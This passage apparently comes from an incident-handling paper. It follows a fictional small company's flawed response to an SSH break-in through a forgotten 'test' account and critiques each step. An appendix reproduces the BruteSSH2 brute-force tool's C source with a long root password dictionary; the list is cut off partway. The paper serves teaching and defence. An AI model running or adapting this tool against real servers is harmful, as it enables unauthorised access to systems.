Sep 24 00:35:23 hammerhead sshd[3671]: Failed password for root from
10.87.200.1 port 33572 ssh2
```

Bob knows that the SSH service is running on the "hammerhead" machine since that is how they copy files to and from the web site running on that server. Since the SSH service uses encrypted authentication and is considered secure, Bob has also configured the company firewall to allow SSH access to the server from the Internet for remote off-hours troubleshooting from the administrator's home broadband connection. In glancing through the rest of the logs it appears that someone was attempting to log into the root account on the server, but was unable to succeed. Bob makes a mental note to change the root account password at the earliest opportunity and continues to scan through the logs.

Later in the day, the web administrator calls Bob to ask if there have been any changes made to the web server. He has been trying to upload files to the web server and is getting a disk full error. Bob logs onto the server and checks the file system usage. He finds that the disk is currently at 100% usage and that the bulk of the storage is being used in a directory named /home/test. Remembering the failed SSH attempts he saw in the weekend logs, he realizes that there may be a problem. Looking through the weekend logs for mention of a test account he finds the following entry:

```
Sep 24 00:06:36 hammerhead sshd[1227]: Connection from 10.87.200.1 port
32768
Sep 24 00:06:36 hammerhead sshd[1227]: Enabling compatibility mode for
protocol 2.0
Sep 24 00:06:36 hammerhead sshd[1227]: Could not reverse map address
10.87.200.1.
Sep 24 00:06:36 hammerhead sshd[1227]: Accepted password for test from
10.87.200.1 port 32768 ssh2
Sep 24 00:06:36 hammerhead PAM_unix[1229]: (ssh) session opened for
user test by (uid=1000)
```

It appears that the system was accessed by someone using an account named "test". That someone has now put enough data into the home directory of the test account to fill-up the storage on the machine.

When Bob first noticed that someone had tried to log into the server over the weekend, he failed to see it as a true problem. In an more ideal situation, the problem would have been noticed at the perimeter of the network via an IDS. In addition there were no active monitors installed on the host itself which could have sent an alert while the SSH attack was happening. Since his company does not have any security policy or infrastructure in place, he did not identify the problem until it had affected the operation of the system. To compound the mistake, he not think to notify anyone of the issue and did not take the time to investigate it as soon as it was noticed.

This is not to say that Bob should have jumped out of his chair and notified his manager that there was an emergency. Instead, a procedure should have been place to investigate the entries in the log file as a "security event". An event is a small occurrence that may or may not indicate a more serious problem. This event should have been reported and then investigated, preferably by someone who is responsible for system security and is expected investigate these events as they happen. Once the cause and severity of the event is assessed, the event could be declared a "Security Incident" and the procedures listed in the company security policy would be followed to resolve the situation. Without some type of security infrastructure in place, it is very difficult to properly identify events and incidents when they happen.

Step 3: Containment

Bob knows that the server has been compromised, but he is not sure how. The first thing he does is call the web administrator and tells him there has been a break-in. He asks about an account named "test" on the server. The web administrator admits that an account called test was created when he was originally installing the web site, but the account had been deleted before the server went into production.

Bob then calls his manager to report the break-in. While they are discussing what to do next, the web administrator logs into the web server using the test account to see if it is still active. He begins looking though the files that have been uploaded to find a clue as to who broke into the system and what they have done. Once Bob is finished talking with the manager, he logs back onto the web server. He finds that the test account is currently logged in. He calls the manager to report that the attacker is currently on-line and begins tracking the connection to its source IP.

By time Bob discovers that the connection is originating from the web administrators workstation, the history file of the test account has been overwritten and some of the files in the /home/test directory have been modified. The manager, web administrator, and Bob hold another discussion to get everyone working together. Since they are still not sure how exactly the intruder broke into the system, it is decided to shut-down the machine and restore the web server from backup onto a new server. Bob goes to the compromised server and powers it down. He then moves the server to the corner of the computer room and begins the process of restoring the web server from tape backup to a spare system.

In one sense, the problem is now contained since the server is off-line. However, incident containment is much more that just stopping the attack. One of the most important steps to containment is keeping the system from being modified. If a security incident is called, the system should be secured from physical and remote access before informing people about the investigation. This will prevent people not directly involved with the investigation from purposely or accidentally destroying clues to the cause of the incident. It is

important to insure that the system is not affected by the investigation itself. Without these safeguards, the investigator can not be sure what was done by the attacker and what was done by the IT staff.

The decision to power the computer off was also ill-informed. There is much information kept in temporary files and memory that can hold clues to the cause of an incident. By shutting down the server, that information is lost. A better solution in this case would have been to create an sector by sector disk image of the server which could be examined later.

Another step to is to discover whether any other systems were affected. The compromised system could have been used as a platform to attack other internal systems. Without an audit of machines that could have been accessed by the compromised machine, it can not be determined that the problem is truly contained.

Step 4: Eradication

It takes several hours for the server to be restored from backup to a new machine. While the restore is running, Bob brings up the compromised server without any network access and begins to look through the hard drive to try and discover when and how the system was broken into. He looks through the logs of the system, but does not see any activity from the test account prior to Sept.24. Other than the file system being full, there appears to be no other damage to the system. The /home/test directory has been filled with what looks like scanning tools and exploits for breaking into comuter systems. However, since the timestamps of the files have been modified with the current date, he can not be sure if any of them have been run recently.

Bob begins to search the Internet for references to remote compromises and accounts named "test". Before long he runs across mention of the BruteSSH2 exploit. He realizes that if the test account created by the web administrator had not been removed before the server went into production that this tool could have been successful. Looking through the files left behind by the attacker he also finds one named "bigssh" which would indicate that the attacker was aware of the tool as well. He decides to check the other servers on his network against the passwords and accounts listed in the BruteSSH2 code and confirms that no other servers are vulnerable.

Since the decision was made to rebuild this system from a backup, the eradication process was straight froward. In other situations, the decision may have been made to try and remove the compromised parts of the system without interrupting service. This could be very tricky depending on the type of compromise. In most cases, it is best to rebuild the machine from an un-compromised back-up or if necessary from scratch.

One item that was not addressed is the fact that this machine still remains a target for SSH exploits. The system may have been checked against the

BruteSSH2 code found on the Internet, but there may be other improved versions that could be a threat to this system. Careful consideration should be made before putting a restored system into the same environment with the same network address that was previously compromised.

Step 5: Recovery

Once the restore process for the new server is finished, Bob checks the new server against the BruteSSH2 information and finds only one match, the test account. Checking the logs for usage on that account, he determines that it has not been used for months. Bob examines the server for any other obvious security issues and determines that the system has not been compromised. He puts the server back into production service and notifies the web master.

The process of getting the system back on-line may seem simple, but it is important to remember to check and re-check to make sure the restored system is not vulnerable to the same compromise. Heightened monitoring of the system should be done in case the attacker returns to attempt to compromise the same system. Active monitors may also be put onto the system temporarily to send out an alert if the system is under attack. This way, the administrator can be assured that problem has truly been eliminated.

Another important issue to recovery is the decision when to bring the server back into production. The people who work with the system should be allowed to test and verify the system before it is put back into production.

Step 6: Lessons Learned

Once the new web server is in place, Bob calls it a night and goes home. The next day he meets with his manager to discuss how the system was broken into and what could have been done to prevent it. They talk about finding the identity of the attacker and if this incident should be reported to the police. During the discussion, they realize that they did not save any documentation while dealing with the break-in. There is no evidence that the log files on the compromised server have not been tampered with, and Bob did not document any of the procedures he used to discover and remove the problem. Even if they wanted to report this incident to someone outside of the company they do not have the evidence to back-up their claims.

The manager decides to start a project to install an IDS to detect attacks like this in the future. He asks Bob to pay closer attention to the daily logs and to look into documenting evidence in case there is another break-in. Bob suggests doing regular system audits to prevent a misconfiguration like this test account which left them vulnerable to the BruteSSH2 attack. He also discusses creating a security policy, but the manager doesn't think it will be possible to get support for a policy from other departments. The meeting ends with Bob adding an IDS, creating documentation guidelines, and scheduling annual audits to his already large to-do list.

The last step in the incident handling process is one of the most important and the most ignored. Before leaving for the night, Bob should have written a quick report describing the incident and what was done to resolve it. If he had been keeping a journal during the incident, he could have used those notes to easily document the steps he took during the investigation. Another mistake was not including the web administrator in the meeting. A "lessons learned" meeting is essential to examine a security incident and to learn how response and handling can be improved. However, the meeting needs to include all of the people who were directly involved with incident if it is going to be valuable. If a report has been created about the incident, it would be good to have all of the people involved sign the report, or if they disagree with it add a rebuttal so that their point of view can be seen as well. Without this type of documentation, it is most likely that the incident handling capability of the staff will not improve.

The steps necessary for proper incident handling look simple on paper, but following them during an actual incident is very difficult. The example in this section illustrates a company ill prepared to defend their systems against attackers. The incident as a whole is completely fictional, but the reactions of the participants are taken from real world experiences. The majority of small and medium size companies do not plan or budget for system security or intrusion events. The idea that a small company is not a target for malicious attacks is false, as any company, regardless of size can be targeted. Like mountain climbers, many computer attackers do it because "it is there" and any computer network can be their mountain. Only through careful planning, training, and the proper allocation of resources can a computer system be defended against attack.

V. Conclusions

Sometimes the simplest methods are the most effective. In this paper we have seen a computer attack so simple that by all rights it should be no threat at all. However, due to a lack of preparedness and understanding on behalf of some system administrators the BruteSSH2 attack has been successful in the wild. In the example shown, an attacker using publicly available information and a little computer knowledge was able to locate a susceptible target and gain access to it. The target of the attack, as is typical of many small companies, was unprepared to quickly and efficiently handle the incident. By showing the common mistakes made by the administrators in the example and comparing their actions to the best practice suggestions made by the SANS Institute, it is hoped that a greater understanding of the security process can be found. Perhaps with that understanding can come a commitment to create the security infrastructure that even a small company needs to properly handle a BruteSSH2 attack and other security incidents.

Appendix

BruteSSH2 Source Code

```
/*
*the first brutessh was only for users guest & test
*brutessh2 is a brute for sshd port wich atempts to login as root
trying more than 2000 passwords for it.
*users guest , test , nobody and admin with no passwords are included.
*feel free to add more passwords and more users:=)
*by Zorg of #texter
*www.wget.home.ro
*wget@home.ro
*For mass use a synscan :
*Eg: ./biggssh sship.txt
* Ok.Try This : Hostname root:12345
*/


#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <termios.h>
#include <sys/select.h>
#include <sys/time.h>
#include <signal.h>
#include <errno.h>
#include <libssh/libssh.h>
#include <libssh/sftp.h>
#include <arpa/inet.h>
#include <stdio.h>
#include <netdb.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>
#include <time.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <netinet/in.h>

int flag;
int where;
int shell(SSH_SESSION *session){
struct timeval tv;
int err;
char cmd[]="uname -r -s\n";
char rd[2048];
BUFFER *readbuf=buffer_new();
time_t start,acum;
```

```
CHANNEL *channel;
channel = open_session_channel(session,1000,1000);
if(isatty(0))
err=channel_request_pty(channel);
// printf("channel request pty > %d\n",err);
err= channel_request_shell(channel);
// printf("channel request shell > %d\n",err);
start=time(0);
while (channel->open!=0)
{
usleep(500000);
err=channel_poll(channel,0);
if(err>0)
{
err=channel_read(channel,readbuf,0,0);
}
else
{
if(start+5<time(0))
{
//printf("5 secs passed\n");
return 1;
}
}
}
return 0;
}



void checkauth(char *user,char *password,char *host)
{
char warn[125]="";
SSH_SESSION *session;
SSH_OPTIONS *options;
int argc=1;
char *argv[]={"none"};
FILE *fp;

if(where%20==0)
{
fp=fopen("log.bigsshf","a");
fprintf(fp,"tring ssh %s@%s %s\n",user,host,password);
fclose(fp);
}
where++;
alarm(10);
options=ssh_getopt(&argc,argv);
options_set_username(options,user);
options_set_host(options,host);
session=ssh_connect(options);
if(!session) return ;
```

```
if(ssh_userauth_password(session,NULL,password) != AUTH_SUCCESS)
{
ssh_disconnect(session);
return;
}

if(shell(session))
{
if(flag) strcpy(warn,"DUP ");
fp=fopen("vuln.txt","a+");
fprintf(fp,"%s%s:%s:%s\n",warn,user,password,host);
printf("%sOk.TRY This : %s:%s:%s\n",warn,user,password,host);
flag=1;
}
else
printf("nologin -> %s:%s:%s\n",user,password,host);
}
int main(int argc, char **argv)
{
FILE *fp;
char *c;
char buff[1024];
int numforks;
int maxf;


if(argc!=2)
{
printf("./bigssh <sship.txt>\n");
printf("by Zorg\n");
exit(0);
}
unlink("log.bigsshf");
fp=fopen("sship.log","r");
if(fp==NULL) exit(printf("nu pot deschide sship.txt\n"));

maxf=atoi(argv[1]);
while(fgets(buff,sizeof(buff),fp))
{
c=strchr(buff,'\n');
if(c!=NULL) *c='\0';
if (!(fork()))
{
//child
where=0;
checkauth("test","test",buff);
checkauth("guest","guest",buff);
checkauth("admin","admins",buff);
checkauth("admin","admin",buff);
checkauth("user","user",buff);
checkauth("root","password",buff);
checkauth("root","root",buff);
checkauth("root","123456",buff);
checkauth("test","123456",buff);
```

```
checkauth("test","12345",buff);
checkauth("test","1234",buff);
checkauth("test","123",buff);
checkauth("root","!@#$%",buff);
checkauth("root","!@#$%^",buff);
checkauth("root","!@#$%^&",buff);
checkauth("root","!@#$%^&*",buff);
checkauth("root","*",buff);
checkauth("root","000000",buff);
checkauth("root","00000000",buff);
checkauth("root","0007",buff);
checkauth("root","007",buff);
checkauth("root","007007",buff);
checkauth("root","0246",buff);
checkauth("root","0249",buff);
checkauth("root","1",buff);
checkauth("root","1022",buff);
checkauth("root","10sne1",buff);
checkauth("root","111111",buff);
checkauth("root","121212",buff);
checkauth("root","1225",buff);
checkauth("root","123",buff);
checkauth("root","123123",buff);
checkauth("root","1234",buff);
checkauth("root","12345",buff);
checkauth("root","123456",buff);
checkauth("root","1234567",buff);
checkauth("root","12345678",buff);
checkauth("root","1234qwer",buff);
checkauth("root","123abc",buff);
checkauth("root","123go",buff);
checkauth("root","1313",buff);
checkauth("root","131313",buff);
checkauth("root","13579",buff);
checkauth("root","14430",buff);
checkauth("root","1701d",buff);
checkauth("root","1928",buff);
checkauth("root","1951",buff);
checkauth("root","1a2b3c",buff);
checkauth("root","1p2o3i",buff);
checkauth("root","1q2w3e",buff);
checkauth("root","1qw23e",buff);
checkauth("root","1sanjose",buff);
checkauth("root","2112",buff);
checkauth("root","21122112",buff);
checkauth("root","2222",buff);
checkauth("root","2welcome",buff);
checkauth("root","369",buff);
checkauth("root","4444",buff);
checkauth("root","4runner",buff);
checkauth("root","5252",buff);
checkauth("root","54321",buff);
checkauth("root","5555",buff);
checkauth("root","5683",buff);
```

```
checkauth("root","654321",buff);
checkauth("root","666666",buff);
checkauth("root","6969",buff);
checkauth("root","696969",buff);
checkauth("root","777",buff);
checkauth("root","7777",buff);
checkauth("root","80486",buff);
checkauth("root","8675309",buff);
checkauth("root","888888",buff);
checkauth("root","90210",buff);
checkauth("root","911",buff);
checkauth("root","92072",buff);
checkauth("root","99999999",buff);
checkauth("root","@#$%^&",buff);
checkauth("root","abc123",buff);
checkauth("root","aaaaaa",buff);
checkauth("root","abcdef",buff);
checkauth("root","abcdefg",buff);
checkauth("root","action",buff);
checkauth("root","adidas",buff);
checkauth("root","aggies",buff);
checkauth("root","aikman",buff);
checkauth("root","airhead",buff);
checkauth("root","alaska",buff);
checkauth("root","albert",buff);
checkauth("root","alicia",buff);
checkauth("root","alyssa",buff);
checkauth("root","amanda",buff);
checkauth("root","america",buff);
checkauth("root","amiga",buff);
checkauth("root","andrea",buff);
checkauth("root","andrew",buff);
checkauth("root","angela",buff);
checkauth("root","angela1",buff);
checkauth("root","animal",buff);
checkauth("root","animals",buff);
checkauth("root","anthony",buff);
checkauth("root","apples",buff);
checkauth("root","archie",buff);
checkauth("root","arctic",buff);
checkauth("root","arthur",buff);
checkauth("root","asdfgh",buff);
checkauth("root","ashley",buff);
checkauth("root","asshole",buff);
checkauth("root","august",buff);
checkauth("root","austin",buff);
checkauth("root","author",buff);
checkauth("root","avatar",buff);
checkauth("root","awesome",buff);
checkauth("root","babies",buff);
checkauth("root","badboy",buff);
checkauth("root","bailey",buff);
checkauth("root","balls",buff);
checkauth("root","banana",buff);
```

```
checkauth("root","bananas",buff);
checkauth("root","bandit",buff);
checkauth("root","barbara",buff);
checkauth("root","barbie",buff);
checkauth("root","barney",buff);
checkauth("root","basebal",buff);
checkauth("root","basket",buff);
checkauth("root","basketb",buff);
checkauth("root","basketba",buff);
checkauth("root","bastard",buff);
checkauth("root","batman",buff);
checkauth("root","beaner",buff);
checkauth("root","beatles",buff);
checkauth("root","beaver",buff);
checkauth("root","beavis",buff);
checkauth("root","bigbird",buff);
checkauth("root","bigdog",buff);
checkauth("root","bigfoot",buff);
checkauth("root","biology",buff);
checkauth("root","biteme",buff);
checkauth("root","blackie",buff);
checkauth("root","blaster",buff);
checkauth("root","blazer",buff);
checkauth("root","blondie",buff);
checkauth("root","blowme",buff);
checkauth("root","bond007",buff);
checkauth("root","boner",buff);
checkauth("root","bonnie",buff);
checkauth("root","booboo",buff);
checkauth("root","booger",buff);
checkauth("root","bookit",buff);
checkauth("root","boomer",buff);
checkauth("root","boston",buff);
checkauth("root","bowling",buff);
checkauth("root","bradley",buff);
checkauth("root","brandi",buff);
checkauth("root","brandon",buff);
checkauth("root","brandy",buff);
checkauth("root","brasil",buff);
checkauth("root","braves",buff);
checkauth("root","brazil",buff);
checkauth("root","brenda",buff);
checkauth("root","broncos",buff);
checkauth("root","browns",buff);
checkauth("root","bubba",buff);
checkauth("root","bubbles",buff);
checkauth("root","buddha",buff);
checkauth("root","buffalo",buff);
checkauth("root","buster",buff);
checkauth("root","butthead",buff);
checkauth("root","button",buff);
checkauth("root","buttons",buff);
checkauth("root","cowboy",buff);
checkauth("root","calvin",buff);
```

```
checkauth("root","camaro",buff);
checkauth("root","canada",buff);
checkauth("root","cancer",buff);
checkauth("root","carlos",buff);
checkauth("root","carol",buff);
checkauth("root","carrie",buff);
checkauth("root","casio",buff);
checkauth("root","casper",buff);
checkauth("root","cassie",buff);
checkauth("root","celtics",buff);
checkauth("root","center",buff);
checkauth("root","champs",buff);
checkauth("root","changeme",buff);
checkauth("root","changeme",buff);
checkauth("root","charles",buff);
checkauth("root","charlie",buff);
checkauth("root","cheese",buff);
checkauth("root","chelsea",buff);
checkauth("root","cheryl",buff);
checkauth("root","chester",buff);
checkauth("root","chevy",buff);
checkauth("root","chevy1",buff);
checkauth("root","chicago",buff);
checkauth("root","chicken",buff);
checkauth("root","chiefs",buff);
checkauth("root","chipper",buff);
checkauth("root","chris",buff);
checkauth("root","chrissy",buff);
checkauth("root","christ",buff);
checkauth("root","christop",buff);
checkauth("root","chucky",buff);
checkauth("root","cindi",buff);
checkauth("root","cleaner",buff);
checkauth("root","clover",buff);
checkauth("root","coffee",buff);
checkauth("root","colleen",buff);
checkauth("root","compaq",buff);
checkauth("root","compute",buff);
checkauth("root","computer",buff);
checkauth("root","connie",buff);
checkauth("root","cookie",buff);
checkauth("root","coolman",buff);
checkauth("root","cooper",buff);
checkauth("root","copper",buff);
checkauth("root","cougar",buff);
checkauth("root","country",buff);
checkauth("root","cowboy",buff);
checkauth("root","cowboys",buff);
checkauth("root","cracker",buff);
checkauth("root","cricket",buff);
checkauth("root","curtis",buff);
checkauth("root","dragon",buff);
checkauth("root","dakota",buff);
checkauth("root","dallas",buff);
```

```
checkauth("root","daniel",buff);
checkauth("root","darwin",buff);
checkauth("root","death",buff);
checkauth("root","defense",buff);
checkauth("root","denise",buff);
checkauth("root","dennis",buff);
checkauth("root","denver",buff);
checkauth("root","detroit",buff);
checkauth("root","dexter",buff);
checkauth("root","digger",buff);
checkauth("root","digital",buff);
checkauth("root","disney",buff);
checkauth("root","doctor",buff);
checkauth("root","doggie",buff);
checkauth("root","doggy",buff);
checkauth("root","dolphin",buff);
checkauth("root","doobie",buff);
checkauth("root","dookie",buff);
checkauth("root","dorothy",buff);
checkauth("root","dragon",buff);
checkauth("root","dream",buff);
checkauth("root","dreams",buff);
checkauth("root","drizzt",buff);
checkauth("root","drums",buff);
checkauth("root","dustin",buff);
checkauth("root","dwight",buff);
checkauth("root","eagles",buff);
checkauth("root","eatme",buff);
checkauth("root","edward",buff);
checkauth("root","elaine",buff);
checkauth("root","elvis",buff);
checkauth("root","elwood",buff);
checkauth("root","emmitt",buff);
checkauth("root","espanol",buff);
checkauth("root","except",buff);
checkauth("root","falcon",buff);
checkauth("root","family",buff);
checkauth("root","farmer",buff);
checkauth("root","farming",buff);
checkauth("root","fender",buff);
checkauth("root","firebird",buff);
checkauth("root","fisher",buff);
checkauth("root","fishing",buff);
checkauth("root","flipper",buff);
checkauth("root","florida",buff);
checkauth("root","flower",buff);
checkauth("root","flowers",buff);
checkauth("root","fluffy",buff);
checkauth("root","flyers",buff);
checkauth("root","footbal",buff);
checkauth("root","football",buff);
checkauth("root","francis",buff);
checkauth("root","frankie",buff);
checkauth("root","freedom",buff);
```

```
checkauth("root","friday",buff);
checkauth("root","friend",buff);
checkauth("root","friends",buff);
checkauth("root","froggy",buff);
checkauth("root","frosty",buff);
checkauth("root","fubar",buff);
checkauth("root","fuckyou",buff);
checkauth("root","fucker",buff);
checkauth("root","fuckme",buff);
checkauth("root","fuckyou",buff);
checkauth("root","gambit",buff);
checkauth("root","gandalf",buff);
checkauth("root","garden",buff);
checkauth("root","garfield",buff);
checkauth("root","garrett",buff);
checkauth("root","gemini",buff);
checkauth("root","george",buff);
checkauth("root","german",buff);
checkauth("root","giants",buff);
checkauth("root","ginger",buff);
checkauth("root","gizmo",buff);
checkauth("root","global",buff);
checkauth("root","goalie",buff);
checkauth("root","golden",buff);
checkauth("root","goldie",buff);
checkauth("root","golfer",buff);
checkauth("root","golfing",buff);
checkauth("root","goober",buff);
checkauth("root","gopher",buff);
checkauth("root","gordon",buff);
checkauth("root","grandma",buff);
checkauth("root","griffey",buff);
checkauth("root","groovy",buff);
checkauth("root","grover",buff);
checkauth("root","guitar",buff);
checkauth("root","gunner",buff);
checkauth("root","gymnast",buff);
checkauth("root","hacker",buff);
checkauth("root","hammer",buff);
checkauth("root","hamster",buff);
checkauth("root","hanson",buff);
checkauth("root","harley",buff);
checkauth("root","harvey",buff);
checkauth("root","hatton",buff);
checkauth("root","hawaii",buff);
checkauth("root","hawkeye",buff);
checkauth("root","hearts",buff);
checkauth("root","heather",buff);
checkauth("root","heidi",buff);
checkauth("root","hello",buff);
checkauth("root","helpme",buff);
checkauth("root","hendrix",buff);
checkauth("root","herman",buff);
checkauth("root","hershey",buff);
```

```
checkauth("root","history",buff);
checkauth("root","hobbit",buff);
checkauth("root","hockey",buff);
checkauth("root","hockey1",buff);
checkauth("root","homer",buff);
checkauth("root","honda1",buff);
checkauth("root","hornets",buff);
checkauth("root","hotdog",buff);
checkauth("root","hotrod",buff);
checkauth("root","howard",buff);
checkauth("root","hunter",buff);
checkauth("root","hunting",buff);
checkauth("root","huskers",buff);
checkauth("root","iceman",buff);
checkauth("root","iguana",buff);
checkauth("root","intel",buff);
checkauth("root","internet",buff);
checkauth("root","ironman",buff);
checkauth("root","isabelle",buff);
checkauth("root","jsbach",buff);
checkauth("root","jackie",buff);
checkauth("root","jackson",buff);
checkauth("root","jaeger",buff);
checkauth("root","jaguar",buff);
checkauth("root","january",buff);
checkauth("root","jasmine",buff);
checkauth("root","jasper",buff);
checkauth("root","jeanne",buff);
checkauth("root","jeffrey",buff);
checkauth("root","jennifer",buff);
checkauth("root","jeremy",buff);
checkauth("root","jessica",buff);
checkauth("root","jessie",buff);
checkauth("root","jester",buff);
checkauth("root","jimbo",buff);
checkauth("root","jimbob",buff);
checkauth("root","johnny",buff);
checkauth("root","johnson",buff);
checkauth("root","joker",buff);
checkauth("root","jordan",buff);
checkauth("root","joseph",buff);
checkauth("root","joshua",buff);
checkauth("root","junebug",buff);
checkauth("root","junior",buff);
checkauth("root","justin",buff);
checkauth("root","kathryn",buff);
checkauth("root","kayla",buff);
checkauth("root","killer",buff);
checkauth("root","killme",buff);
checkauth("root","kinder",buff);
checkauth("root","kitten",buff);
checkauth("root","kittens",buff);
checkauth("root","knight",buff);
checkauth("root","knights",buff);
```

```
checkauth("root","kombat",buff);
checkauth("root","kristen",buff);
checkauth("root","kristi",buff);
checkauth("root","kristin",buff);
checkauth("root","kristy",buff);
checkauth("root","krystal",buff);
checkauth("root","lakers",buff);
checkauth("root","lakota",buff);
checkauth("root","larson",buff);
checkauth("root","laser",buff);
checkauth("root","lauren",buff);
checkauth("root","lennon",buff);
checkauth("root","leslie",buff);
checkauth("root","lestat",buff);
checkauth("root","letmein",buff);
checkauth("root","letter",buff);
checkauth("root","library",buff);
checkauth("root","light",buff);
checkauth("root","lindsay",buff);
checkauth("root","lindsey",buff);
checkauth("root","little",buff);
checkauth("root","lizard",buff);
checkauth("root","looney",buff);
checkauth("root","loser",buff);
checkauth("root","louise",buff);
checkauth("root","loveme",buff);
checkauth("root","lover",buff);
checkauth("root","maddock",buff);
checkauth("root","maddog",buff);
checkauth("root","maggie",buff);
checkauth("root","malibu",buff);
checkauth("root","marino",buff);
checkauth("root","marley",buff);
checkauth("root","marshal",buff);
checkauth("root","martha",buff);
checkauth("root","martin",buff);
checkauth("root","marvin",buff);
checkauth("root","master",buff);
checkauth("root","masters",buff);
checkauth("root","matthew",buff);
checkauth("root","maveric",buff);
checkauth("root","maxwell",buff);
checkauth("root","melissa",buff);
checkauth("root","merlin",buff);
checkauth("root","michael",buff);
checkauth("root","michell",buff);
checkauth("root","michelle",buff);
checkauth("root","mickey",buff);
checkauth("root","mikey",buff);
checkauth("root","miller",buff);
checkauth("root","minnie",buff);
checkauth("root","mittens",buff);
checkauth("root","monday",buff);
checkauth("root","monkey",buff);
```

```
checkauth("root","monster",buff);
checkauth("root","montana",buff);
checkauth("root","morris",buff);
checkauth("root","mother",buff);
checkauth("root","muffin",buff);
checkauth("root","murphy",buff);
checkauth("root","mustang",buff);
checkauth("root","ncc1701",buff);
checkauth("root","nascar",buff);
checkauth("root","natasha",buff);
checkauth("root","nathan",buff);
checkauth("root","nelson",buff);
checkauth("root","newton",buff);
checkauth("root","nicole",buff);
checkauth("root","nirvana",buff);
checkauth("root","nissan",buff);
checkauth("root","number1",buff);
checkauth("root","ou812",buff);
checkauth("root","october",buff);
checkauth("root","oliver",buff);
checkauth("root","online",buff);
checkauth("root","orange",buff);
checkauth("root","orlando",buff);
checkauth("root","ppp",buff);
checkauth("root","pacers",buff);
checkauth("root","packard",buff);
checkauth("root","packer",buff);
checkauth("root","packers",buff);
checkauth("root","paladin",buff);
checkauth("root","pamela",buff);
checkauth("root","pantera",buff);
checkauth("root","panther",buff);
checkauth("root","parker",buff);
checkauth("root","passwor",buff);
checkauth("root","password",buff);
checkauth("root","patches",buff);
checkauth("root","patrick",buff);
checkauth("root","peaches",buff);
checkauth("root","peanut",buff);
checkauth("root","pebbles",buff);
checkauth("root","peewee",buff);
checkauth("root","penguin",buff);
checkauth("root","pentium",buff);
checkauth("root","people",buff);
checkauth("root","pepper",buff);
checkauth("root","peter",buff);
checkauth("root","petunia",buff);
checkauth("root","phillip",buff);
checkauth("root","picard",buff);
checkauth("root","pickle",buff);
checkauth("root","piglet",buff);
checkauth("root","please",buff);
checkauth("root","polaris",buff);
checkauth("root","pookie",buff);
```

```
checkauth("root","popcorn",buff);
checkauth("root","popeye",buff);
checkauth("root","porsche",buff);
checkauth("root","prince",buff);
checkauth("root","psycho",buff);
checkauth("root","puckett",buff);
checkauth("root","pumpkin",buff);
checkauth("root","puppies",buff);
checkauth("root","purple",buff);
checkauth("root","pyramid",buff);
checkauth("root","qwert",buff);
checkauth("root","qwerty",buff);
checkauth("root","rabbit",buff);
checkauth("root","rachel",buff);
checkauth("root","racing",buff);
checkauth("root","raider",buff);
checkauth("root","raiders",buff);
checkauth("root","rainbow",buff);
checkauth("root","raistlin",buff);
checkauth("root","ranger",buff);
checkauth("root","rasta",buff);
checkauth("root","raymond",buff);
checkauth("root","reader",buff);
checkauth("root","reading",buff);
checkauth("root","reality",buff);
checkauth("root","rebecca",buff);
checkauth("root","rebels",buff);
checkauth("root","reddog",buff);
checkauth("root","reddog",buff);
checkauth("root","redskin",buff);
checkauth("root","reebok",buff);
checkauth("root","reefer",buff);
checkauth("root","reggie",buff);
checkauth("root","renee",buff);
checkauth("root","retard",buff);
checkauth("root","rhonda",buff);
checkauth("root","richard",buff);
checkauth("root","ripper",buff);
checkauth("root","robbie",buff);
checkauth("root","robert",buff);
checkauth("root","rodman",buff);
checkauth("root","ronald",buff);
checkauth("root","rooster",buff);
checkauth("root","roping",buff);
checkauth("root","rosebud",buff);
checkauth("root","rosie",buff);
checkauth("root","royals",buff);
checkauth("root","runner",buff);
checkauth("root","russel",buff);
checkauth("root","russell",buff);
checkauth("root","sammie",buff);
checkauth("root","sampler",buff);
checkauth("root","samson",buff);
checkauth("root","sanders",buff);
```

```
checkauth("root","sango",buff);
checkauth("root","sarah1",buff);
checkauth("root","scarlett",buff);
checkauth("root","school",buff);
checkauth("root","science",buff);
checkauth("root","scooby",buff);
checkauth("root","scooter",buff);
checkauth("root","scotty",buff);
checkauth("root","secret",buff);
checkauth("root","sendit",buff);
checkauth("root","senior",buff);
checkauth("root","service",buff);
checkauth("root","shadow",buff);
checkauth("root","shadows",buff);
checkauth("root","shannon",buff);
checkauth("root","sharon",buff);
checkauth("root","shelly",buff);
checkauth("root","shirley",buff);
checkauth("root","shithead",buff);
checkauth("root","shooter",buff);
checkauth("root","shorty",buff);
checkauth("root","shotgun",buff);
checkauth("root","sidney",buff);
checkauth("root","sierra",buff);
checkauth("root","silver",buff);
checkauth("root","simple",buff);
checkauth("root","skater",buff);
checkauth("root","skeeter",buff);
checkauth("root","skidoo",buff);
checkauth("root","skiing",buff);
checkauth("root","skinny",buff);
checkauth("root","skippy",buff);
checkauth("root","slayer",buff);
checkauth("root","smiles",buff);
checkauth("root","smiley",buff);
checkauth("root","smokey",buff);
checkauth("root","snicker",buff);
checkauth("root","sniper",buff);
checkauth("root","snoopy",buff);
checkauth("root","snowbal",buff);
checkauth("root","soccer",buff);
checkauth("root","sonics",buff);
checkauth("root","spanish",buff);
checkauth("root","spanky",buff);
checkauth("root","sparky",buff);
checkauth("root","special",buff);
checkauth("root","speech",buff);
checkauth("root","speedy",buff);
checkauth("root","spider",buff);
checkauth("root","spirit",buff);
checkauth("root","sports",buff);
checkauth("root","spring",buff);
checkauth("root","sprite",buff);
checkauth("root","spunky",buff);
```

```
checkauth("root","squirt",buff);
checkauth("root","stacey",buff);
checkauth("root","stanley",buff);
checkauth("root","startrek",buff);
checkauth("root","steven",buff);
checkauth("root","stimpy",buff);
checkauth("root","strider",buff);
checkauth("root","student",buff);
checkauth("root","studly",buff);
checkauth("root","stupid",buff);
checkauth("root","success",buff);
checkauth("root","summer",buff);
checkauth("root","sunshine",buff);
checkauth("root","sunshin",buff);
checkauth("root","superman",buff);
checkauth("root","surfer",buff);
checkauth("root","susan",buff);
checkauth("root","sweetie",buff);
checkauth("root","sweets",buff);
checkauth("root","swimmer",buff);
checkauth("root","sydney",buff);
checkauth("root","system",buff);
checkauth("root","teachers",buff);
checkauth("root","tamara",buff);
checkauth("root","tandy",buff);
checkauth("root","tanker",buff);
checkauth("root","tanner",buff);
checkauth("root","tardis",buff);
checkauth("root","tasha",buff);
checkauth("root","taurus",buff);
checkauth("root","taylor",buff);
checkauth("root","tazman",buff);
checkauth("root","teacher",buff);
checkauth("root","tennis",buff);
checkauth("root","teresa",buff);
